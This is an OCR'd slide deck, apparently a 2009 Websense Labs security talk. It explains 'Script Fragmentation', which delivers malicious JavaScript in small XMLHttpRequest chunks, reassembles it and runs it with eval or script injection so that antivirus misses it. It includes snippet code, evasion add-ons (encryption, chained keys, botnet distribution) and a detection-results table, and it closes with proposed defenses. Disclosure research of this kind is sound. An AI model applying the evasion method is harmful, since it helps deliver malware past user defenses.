
Steps in action

- Step 2) CLIENT: use XMLHTTPRequest object to request only small chunk of malicious content from server




Steps in action

- Step 3) SERVER: respond with requested chunk of malicious content



Steps in action


- Step 4) CLIENT: store chunk and continually request more chunks until there is no more data.



•var text = “var he”;

Steps in action


- Step 4) CLIENT: store chunk and continually request more chunks until there is no more data.



•var text = "var heapS";

Steps in action


- Step 4) CLIENT: store chunk and continually request more chunks until there is no more data.



•var text = "var heapSpra";

Steps in action

- Step 4) CLIENT: store chunk and continually request more chunks until there is no more data.



•var text = "var heapSprayTo";

Steps in action

- Step 5) CLIENT: execute resulting code once all data is received.

Browser

```
// Method 1
eval(text);
```


```
// Method 2
var div = GetElementById('target');
var n = document.CreateElement("script");
n.text = text;
div.appendChild(n);
```

Options for data transfer


- RAW (user-defined)
- XML
- JSON
- Etc.

RAW data format

XML data format



JSON data format



"{
eof : "0",
text : "var"
}"

```
// S = server resp.
var data = eval(S);
var text = data.text;
```

Beyond the basics


- Hide Decoder in Flash/PDF files
- Randomize sequence of offsets
- xor/encrypt data
- Previous fragment contains decryption key for next fragment
- Spread data across multiple web servers (botnet) (XDR)

Demo

No Script Fragmentation

Antivirus	Version	Last Update	Result
a-squared	4.5.0.24	2009.08.31	-
AhnLab-V3	5.0.0.2	2009.08.31	-
AntiVir	7.9.1.7	2009.08.31	HTML/Malicious.ActiveX.Gen
Antiy-AVL	2.0.3.7	2009.08.31	-
AVG	8.5.0.406	2009.08.31	JS/Psyme
BitDefender	7.2	2009.08.31	-
McAfee	5726	2009.08.31	Exploit-MS06-014
McAfee+Artemis	5726	2009.08.31	Exploit-MS06-014
McAfee-GW-Edition	6.8.5	2009.08.31	Heuristic.BehavesLike.JS.Exploit.A

With Script Fragmentation



AV won't detect Script Fragmentations

- Initial page will hold decoder routine in script tag and then blank body.
- The file on disk will never change
- DOM in memory will never change (if using eval)

- NO SUBSTANTIAL CONTENT TO SCAN AS MALICIOUS!

Generic Decoder

- Make decoder use a framework
- Will make decoder generic

The less custom code, the harder it is to detect

- Prototype
- Dojo Toolkit
- Yahoo UI
- Etc.

Basic JS Engine

- Simple JS Engine at gateway can't hold that much state
- Public JS Implementations are faulty – Check out Billy Hoffman's talk at Blackhat 2008 Vegas

Victory!

- Script Fragmentation is a very successful evasion attack that current desktop and gateway AV do not detect.

Final Remarks

Future Defenses

- Better JavaScript emulation!@!
- Gateway/Worker Gateway defense combination
- Gateway/Client defense combination
- Desktop AV have to inspect DOM/JS Engine
- Browser vendors have to better expose DOM/Scripting functionality.
- White list Active Content (e.g. NoScript)

Thank you.

Questions?

Stephan Chenette, Websense Labs
schenette@websense.com
http://securitylabs.websense.com/